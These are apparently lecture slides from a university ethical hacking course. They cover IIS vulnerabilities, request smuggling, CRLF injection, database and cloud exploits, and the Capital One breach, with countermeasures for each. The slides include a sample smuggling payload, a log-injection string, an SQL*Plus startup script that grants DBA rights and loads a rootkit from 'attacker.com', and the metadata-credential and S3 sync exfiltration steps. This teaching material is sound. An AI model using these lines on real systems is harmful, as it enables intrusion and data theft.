 - A remote attacker can send a specially crafted request to a targeted IIS Server, perform HTTP request smuggling attack and modify responses or retrieve information from another user's HTTP session
 - Example

```
POST /home HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Transfer-Encoding: chunked
```

0

```
GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: xGET /home HTTP/1.1
Host: vulnerable-website.com
```

Ref: <https://portswigger.net/web-security/request-smuggling>

Request Smuggling

- Attacker causes part of their front-end request to be interpreted by the back-end server as the start of the next request.
 - It is prepended to be next request and can interfere with the way application processes that request. This is a request smuggling attack.
 - HTTP request smuggling vulnerabilities arise because the HTTP specification provides two different ways to specify where a request ends: the Content-Length header and the Transfer-Encoding header.
 - It is possible for a single message to use both methods at once, such that they conflict with each other.
 - The HTTP specification attempts to prevent this problem by stating that if both the Content-Length and Transfer-Encoding headers are present, then the Content-Length header should be ignored.
-

Microsoft IIS Vulnerabilities (2)

- HTTP response splitting in Microsoft IIS (Mar-20)
 - The vulnerability allows a remote attacker to perform HTTP splitting attacks.
 - The vulnerability exists due to software does not corrector process HTTP request headers. A remote attacker can send specially crafted HTTP request and modify the response, sent by the web server.
 - Successful exploitation of the vulnerability may allow an attacker perform cache poisoning attack.

Response Splitting

- When a browser sends a request to the server, the server response contains HTTP headers along with HTML response, *i.e.*, the actual website content.
- Between HTTP headers and HTML responses, there is a special combination of characters that separate them - carriage return and line feed or CRLF.
- Web servers use CRLF to understand when a new HTTP header starts or ends.
- An attacker inserts CRLF characters in the user input to trick a target web server into thinking that an object has been terminated and another one has started
- Example:
 - Normal display is a log file: 123.123.123.123 - 08:15 - /index.php?page=home
 - Attacker is able to inject the CRLF characters into the HTTP request he is able to change the output stream and fake the log entries.
`/index.php?page=home&%0d%0a127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=edit`
 - The output is as under:
 - 123.123.123.123 - 08:15 - /index.php?page=home&
127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=edit

Ref: <https://www.netsparker.com/blog/web-security/crlf-http-header/>

Microsoft IIS Vulnerabilities (3)

- Privilege escalation in Microsoft IIS (Oct-19)
 - Allows a remote attacker to escalate privileges on the system.
 - The vulnerability exists due to a boundary error when Microsoft IIS Server fails to check the length of a buffer prior to copying memory to it.
 - A remote authenticated user can use a specially crafted application to trigger memory corruption and execute arbitrary code in the context of NT AUTHORITY\SYSTEM escaping the Sandbox.
 - Successful exploitation of this vulnerability may result in complete compromise of vulnerable system.

Microsoft IIS Vulnerabilities (4)

- Denial of Service in Microsoft IIS (Jun-19)
 - Allows a remote attacker to perform a denial of service (DoS) attack.
 - Vulnerability exists due to insufficient validation of user-supplied input within the filtering feature.
 - A remote attacker can send a specially crafted request to the affected Microsoft IIS server and perform a denial of service attack against pages, configured to use request filtering.
 - Affects an unknown code of the component Request Filter. The manipulation with an unknown input leads to a denial of service vulnerability
 - Request filters restrict the types of HTTP requests that IIS processes. By blocking specific HTTP requests, request filters help prevent potentially harmful requests from reaching the server.
 - Request filter module scans incoming requests and rejects requests that are unwanted based upon configured rules.
 - By default, IIS rejects requests to browse critical code segments. It also rejects requests for some file name extensions.

Microsoft IIS Vulnerabilities (5)

- XSS in Microsoft IIS (Mar-17)
 - Allows a remote attacker to perform cross-site scripting (XSS) attacks.
 - Vulnerability is caused by incorrect filtration of input data within CustomErrorModule in custerr.dll library. A remote attacker can trick the victim to follow a specially crafted link and execute arbitrary HTML and script code in victim's browser in security context of vulnerable website.
 - Remote attacker can potentially steal sensitive information, change appearance of the web page, perform phishing and drive-by-download attacks.
- Reason:
 - Default HTTP 500.19 error page of Internet Information Services fails to properly sanitize user-supplied input as rendered in the path where the Web.config file of the application or directory was attempted to be loaded.
 - Under normal conditions, any attempt to craft and visit an URL including javascript or html content on it will trigger either an HTTP 400 response from the server or will be handled by the customErrors Web.config setting of the application.
 - If a website root hosted on IIS or any subfolder on it is located in a UNC path, it is possible to craft a special link that, upon clicked, will trigger an HTTP 500.19 error page from the server rendering the javascript or html code injected as part of the



IBM Websphere Remote Code Execution

- A vulnerability in IBM WebSphere could allow for remote code execution (CVE-2020-4450)
- Issue occurs when serializing an object from an untrusted source.
- This could allow for a remote attacker to execute arbitrary code on the system with a specially-crafted sequence of serialized objects.
- The issue exists due to how the IBM Websphere Application Server handles the Internet Inter-ORB Protocol.
- The vulnerability exists due to insecure input validation when processing serialized data.
- Successful exploitation of this vulnerability could allow an attacker to execute remote code in the context of the affected application.
- Depending on the privileges associated with the application, an attacker could install programs; view, change, or delete data; or create new accounts with full user rights.
- Failed exploitation could result in a denial-of-service condition.



IBM Websphere Remote Code Execution

- Depending on the privileges associated with the application, an attacker could install programs; view, change, or delete data; or create new accounts with full user rights.
- Failed exploitation could result in a denial-of-service condition.



OWASP Top 10

OWASP Top 10

- **Injection**
 - Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query.
 - The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
- **Broken Authentication**
 - Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
- **Sensitive Data Exposure**
 - Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII.
 - Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

OWASP Top 10

- **Cross-Site Scripting (XSS)**
 - XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript.
 - XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
- **Insecure Deserialization**
 - Insecure deserialization often leads to remote code execution.
 - Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

OWASP Top 10

- **Using Components with Known Vulnerabilities.**
 - Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application.
 - If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.
 - Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
- **Insufficient Logging & Monitoring.**
 - Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.
 - Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

OWASP Top 10

- **XML External Entities (XXE).**
 - Many older or poorly configured XML processors evaluate external entity references within XML documents.
 - External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
- **Broken Access Control.**
 - Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
- **Security Misconfiguration.**
 - Result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers and verbose error messages containing sensitive information.
 - Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

Demo

- HTTP Request Smuggling
<https://www.youtube.com/watch?v=3tpnuzFLU8g>
- IIS Hacking
https://www.youtube.com/watch?v=_4W0WXUatiw
<https://www.youtube.com/watch?v=XdbSYNhRszE>



Thank You



BITS Pilani
Pilani Campus



BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking Session No: 12 (Database Exploits)

Agenda

-
- Database Exploits
 - Cloud Infrastructure Exploits
 - Case Study: Capital One Data Breach
 - Tool Video: Nikto
-




Database Exploits

Database Hacking

- A database contains all the data owned by an organization in an orderly & easy-to-retrieve fashion.
- If a hacker can reach the database, he/she will have access to all information.
- It is fairly simple to garner enough privileges to steal all discovered data and even infect the database with malicious content
 - Use SQL injection
 - Compromise a machine inside the firewall and use that to gain entry

Database Hacking

- Database hacking can be divided into:
 - Database software vulnerabilities
 - Application logic vulnerabilities for applications executing inside the database
 - Unpatched versions
 - Default ports open
- Database software is a very complex piece of code that contains
 - huge amounts of logic and thus a huge attack surface.
- Most database attacks are directed at this attack surface, which is difficult to cover effectively.
- SQL Slammer worm (en.wikipedia.org/wiki/SQL_Slammer) exploited a known buffer overflow in MS SQL Server resolution services running on port 1434, and managed to infect 75,000 computers in the first 10 minutes of its spreading.



Discover Database

- Nmap is a network exploration tool that identifies hosts, open ports and the services running on them, service versions and OS.
 - Nmap scripting engine can be used to detect servers running popular databases with vulnerable versions
 - Nmap can also run ready scripts available in Internet (Lua scripts) and built-in scripts to detect the popular databases in use.
 - mysql-info.nse, ms-sql-info.nse, oracle-sid-brute.nse, and db2-info.nse
 - Oracle listener process usage port 1521
 - MS-SQL server usage port 1434
-
- Ref: Nmap script library: <https://nmap.org/nsedoc/scripts/>
 - Ref: oracle-sid-brute.nse: <https://github.com/nmap/nmap/blob/master/scripts/oracle-sid-brute.nse>
 - Ref: mysql-info.nse: <https://github.com/nmap/nmap/blob/master/scripts/mysql-info.nse>

Database Vulnerabilities

- Network attacks
- Database engine bugs
- Vulnerable built in stored procedures
- Weak or default passwords
- Mis-configurations
- Indirect attacks

Network Attacks

- All database platforms have a network listening agent
- Listening agent has to be securely written to avoid the attack such as buffer overflows
- Susceptibility to attack is in direct proportion to the complexity of the protocol used for the listening agent
- SQL Slammer was a buffer overflow exploit
- CVE-2012-0072 refers to an Oracle listener vulnerability that can be exploited without any privileges.
 - Attacker can gain full control of the host running the database
- Trusting commands sent from a client and then executing them as a privileged user can lead to full database compromise.

Network Attacks: Countermeasures

- Segment internal network and separate databases from other segments by using firewalls and configuration options such as valid-node checking for Oracle.
- Allow only a select subset of internal IP addresses to access the database.
- Apply DBMS vendor patches as soon as they are made available

DB Engine Bugs

- Database engine is one of the most complex pieces of software
- There are different components that interact with the user such as parsers and optimizers as well as running environments (PL/SQL, T-SQL) that let users create programs to execute inside the database
- Has bugs like improper permission validations and buffer overflows that allow an attacker to gain full control of the database
- An incorrect permissions validation vulnerability in Oracle (patched in July 2007) allowed specially crafted SQL statements to bypass permissions granted to the executing user and perform updates, inserts, and deletes on tables without appropriate privileges
- CVE-2008-0107 allowed an attacker to take control of an MS SQL Server host via an integer underflow vulnerability that existed in all MS SQL Server versions up to 2005 SP2.

DB Engine Bugs: Countermeasures

-
- Apply DBMS vendor patches as soon as they are made available
 - Monitor database logs for errors and audit user activity

Stored Procedures

- Database systems provide a large number of built-in stored procedures and packages.
- These stored objects provide additional functionality to the database and help administrators and developers to manage the database system.
- Users can also write their own stored procedures and put inside the database.
- Oracle database is installed with almost 30,000 publicly accessible objects that provide functionality like access OS files, make HTTP requests, manage XML/JSON objects, facilitate replication etc
- Vulnerabilities in these include SQL injection, buffer overflow, application logic issues etc



Stored Procedures: Countermeasures

- Apply DBMS vendor patches as soon as they are made available.
- Follow the least privilege principle so database accounts have the minimal privileges required for them to perform their work.
- Make sure to revoke access to dangerous database objects

Weak or Default Password

- Large organizations have hundreds of weak and easily guessable default passwords for their database accounts.
 - Oracle databases came with default user & password of “Scott” and “tiger”.
 - While this is not the case with newer versions but older deployed versions may have this vulnerability.
- An Attacker normally:
 - Finds a vulnerable database using scanning techniques
 - Usage a script that contains a few hundred combinations of credentials
 - In most cases, succeeds in gaining access to the database.
- Weak and easily guessed passwords are easy to crack with brute force or even trying different combinations.
- Popular tools such as ‘Cain and Abel’ or ‘John the Ripper’ can easily crack a password.

Weak or Default Password: Countermeasures

- Periodically scan your databases to discover and alert users to weak and default passwords.
- Monitor application accounts for suspicious activity not originating from the application servers.
- Steer clear of default passwords and institute tight password management and regular change-ups.

Misconfigurations

- Database comes with default settings which are public knowledge or easy to crack
- Insecure default settings left unchanged by administrators leave the database open to attack
 - In DB2, a parameter TRUST_ALLCLNTS if set to ‘yes’, that turns off all authentication authorization of the database.
- Applications may be installed using default accounts which have default passwords and those default passwords are easy to crack
- Most databases come with a set of applications installed, many of which are unnecessary to the organization

Misconfigurations: Countermeasures

- Create a gold standard for each database platform setup/installation.
- Periodically scan databases to discover and alert on any deviations from this standard.

Indirect Attack

- An attacker can install a keylogger on the DBA's machine to capture credentials
- An attacker after gaining control of a DBA machine, can change a configuration files or modify database client binaries to inject his own malicious commands into the database
- An example of changing a configuration file on an Oracle DBA machine that allows an attacker to log into the database without an actual attack & action logging.
 - Oracle client installations contain, by default, a file in which every command will be executed when SQL*Plus is successfully started (login to database using SQL*Plus)
 -commands...
 - set term off
 - grant dba to <abc> identified by OWNYOURDB;
 - @<http://www.attacker.com/installrootkit.sql>
 - set term on
 - ... commands...


Indirect Attack: Countermeasures

- Monitor and alert on suspicious privileged user's behaviour.
- Restrict what is allowed to run on the DBA system to known good programs only.
- Do not click untrusted/unknown links in web browser specially from DBA system.
- Strictly control user access to the DBA system.



Cloud Exploits

Cloud Shared Responsibility Models



Cloud Threat Actors

- Malicious CSP administrators
- Malicious Customer Cloud administrators
- Cyber criminals
- Nation State-sponsored actors
- Untrained or negligent customer administrators/users

Cloud Vulnerabilities



Prevalence v/s Sophistication

Cloud Misconfiguration

- Mainly due to cloud service policy mistakes or misunderstanding shared responsibility
- Impact can vary from denial of service susceptibility to account compromise
- Rapid pace of CSP innovation creates new functionality but also adds complexity to securely configuring an organization's cloud resources
- Proper cloud configuration begins with infrastructure design and automation
- Security principles such as least privilege and defense-in-depth should be applied during initial design and planning
- Well-organized cloud governance is critical

Poor Access Control

- Cloud resources use weak authentication/authorization methods or include vulnerabilities that bypass these methods.
- Weaknesses in access control mechanisms can allow an attacker to elevate privileges, resulting in the compromise of cloud resources
- Use multi-factor authentication with strong factors and require regular re-authentication
- Disable protocols using weak authentication
- Limit access to and between cloud resources with the desired state being a Zero Trust model
- Use automated tools to audit access logs for security concerns
- Do not include API keys in software version control systems where they can be unintentionally leaked.

Shared Tenancy Vulnerabilities

- Vulnerabilities in cloud hypervisors or container platforms could be severe
- Hypervisor vulnerabilities are difficult and expensive to discover and exploit, which limits their exploitation to advanced attackers.
- Containerization, while being an attractive technology for performance and portability, should be carefully considered before deployment in a multi-tenant environment.
- Containers run on a shared kernel, without the layer of abstraction that virtualization provides.
 - In a multi-tenant environment a vulnerability in the container platform could allow an attacker to compromise containers of other tenants on the same host.
- Enforce encryption of data at rest and in transit with strong encryption methods and properly configured, managed and monitored key management systems
- For sensitive workloads, use dedicated, whole-unit, or bare-metal instances

Supply Chain Vulnerabilities

- Presence of inside attackers and intentional backdoors in hardware and software.
- Third-party/OEM cloud components may contain vulnerabilities intentionally inserted by the developer to compromise the application.
- Inserting an agent into the cloud supply chain, as a supplier, administrator or developer, could be an effective means for nation state attackers to compromise cloud environments
- Enforce encryption of data at rest and in transit with strong encryption methods and properly configured, managed and monitored key management systems
- Procure cloud resources pursuant to applicable accreditation processes
- Select cloud offerings that have had critical components evaluated against National Information Assurance Partnership (NIAP) Protection Profiles (PPs)
- Ensure that development and migration contracts stipulate adherence to internal standards or equivalent processes for mitigating supply chain risk

Case Study

Capital One Data Breach Case Study

- Capital One is a leading US bank and there was a data breach of Capital One.
- The incident took place on March 22 & 23, 2019.
- It was the result of an unauthorized access to their cloud-based servers hosted at Amazon Web Service (AWS).
- Capital One identified the attack on July 19 and reported a data breach that affected 106 million customers (100 million in the U.S. and 6 million in Canada).
- Capital One's shares closed down 5.9% after announcing the data breach, losing a total of 15% over the next two weeks.
- A class action lawsuit seeking unspecified damages was filed after the breach became public.
- Case was investigated by FBI.

Case Study: Capital One Data Breach



- Federal agents arrested a Seattle woman named Paige A. Thompson for hacking into cloud computing servers rented by Capital One.
 - Thompson previously worked at the cloud computing company whose servers were breached.
 - According to her LinkedIn profile, Thompson worked at Amazon, indicating that the incident occurred on servers hosted in the Amazon Web Service (AWS) cloud computing infrastructure.
 - Paige Thompson was accused of stealing additional data from more than 30 companies, including a state agency, a telecommunications conglomerate, and a public research university.
 - Thompson created a scanning software tool that allowed her to identify servers hosted in a cloud computing company with misconfigured firewalls, allowing the execution of commands from outside to penetrate and to access the servers
-

Case Study: Capital One Data Breach

- FBI identified a script hosted on a GitHub repository that was deployed to access the data stored on Capital One cloud servers.
- Script implemented a step by step process to get unauthorized access to the Capital One servers hosted at AWS:
 - to obtain security credentials and enable access to Capital One's folders
 - to list the names of folders or buckets of data in Capital One's storage space
 - to copy data from these folders or buckets in Capital One's storage space.
- A firewall misconfiguration allowed commands to reach and to be executed at Capital One's server, which enabled access to folders or buckets of data in a storage space at AWS
- Access to the vulnerable server was created using a Server-Side Request Forgery (SSRF) attack
 - Made possible due to a configuration failure in the Web Application Firewall (WAF) solution deployed by Capital One

Case Study: Capital One Data Breach




1. FBI and Capital One identified several accesses through anonymizing services such as TOR Network and VPN service provider IPredator, both used to hide the source IP address of the malicious accesses
2. SSRF attack allowed the criminal to trick the server into executing commands as a remote user, which gave the attacker access to a private server
3. WAF misconfiguration allowed the intruder to trick the firewall into relaying commands to a default back-end resource on the AWS platform, known as the metadata service (accessed through the URL <http://169.254.169.254>)
4. With SSRF attack and WAF misconfiguration with the access to the metadata service containing temporary credentials for such environment, the attacker was able to trick the server into requesting the access credentials
5. Attacker then used the URL “<http://169.254.169.254/iam/security-credentials>”, to obtain the AccessKeyId and SecretAccessKey from a role described as “*****-WAF-Role”
6. Resulting temporary credentials allowed the criminal to run commands in AWS environment via API, CLI or SDK



Case Study: Capital One Data Breach

-
- 7. Using the credentials, attacker ran the "ls" command multiple times, which returned a complete list of all AWS S3 Buckets of the compromised Capital One account ("\$ aws s3 ls")
 - 8. This command gave the attacker access to more than 700 buckets
 - 9. Lastly, attacker used the AWS sync command to copy nearly 30 GB of Capital One credit application data from these buckets to the local machine of the attacker ("\$ aws s3 sync s3://bucketone.").

Case Study: Capital One Data Breach



Case Study: Capital One Data Breach

Stage	Step of the attack	ATT&CK
Command and Control	Use TOR to hide access	T1188 - Multi-hop Proxy (MITRE, 2018)
Initial Access	Use SSRF attack to run commands	T1190 - Exploit Public-Facing Application (MITRE, 2018)
Initial Access	Exploit WAF misconfiguration to relay the commands to the AWS metadata service	Classification unavailable ⁸
Initial Access	Obtain access credentials (AccessKeyId and SecretAccessKey)	T1078 - Valid Accounts (MITRE, 2017)
Execution	Run commands in the AWS command line interface (CLI)	T1059 - Command-Line Interface (MITRE, 2017)
Discovery	Run commands to list the AWS S3 Buckets	T1007 - System Service Discovery (MITRE, 2017)
Exfiltration	Use the sync command to copy the AWS bucket data to a local machine	T1048 - Exfiltration Over Alternative Protocol (MITRE, 2017)

Demo

- Use of Nikto for Vulnerability Scan
<https://www.youtube.com/watch?v=K78YOmbuT48>
- Use of OpenVAS
https://www.youtube.com/watch?v=koMo_fSQGIk
- How to hack an Oracle database
<https://www.youtube.com/watch?v=SDXpUYI8ihU>



Thank You




BITS Pilani
Pilani Campus



BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking


Session No: 13 (Defense Processes and Tools)

Agenda

- Attack Entry Points
 - User authentication
 - Data security
 - Continuous security monitoring
- Network Security
- Firewalls
- Honeypots

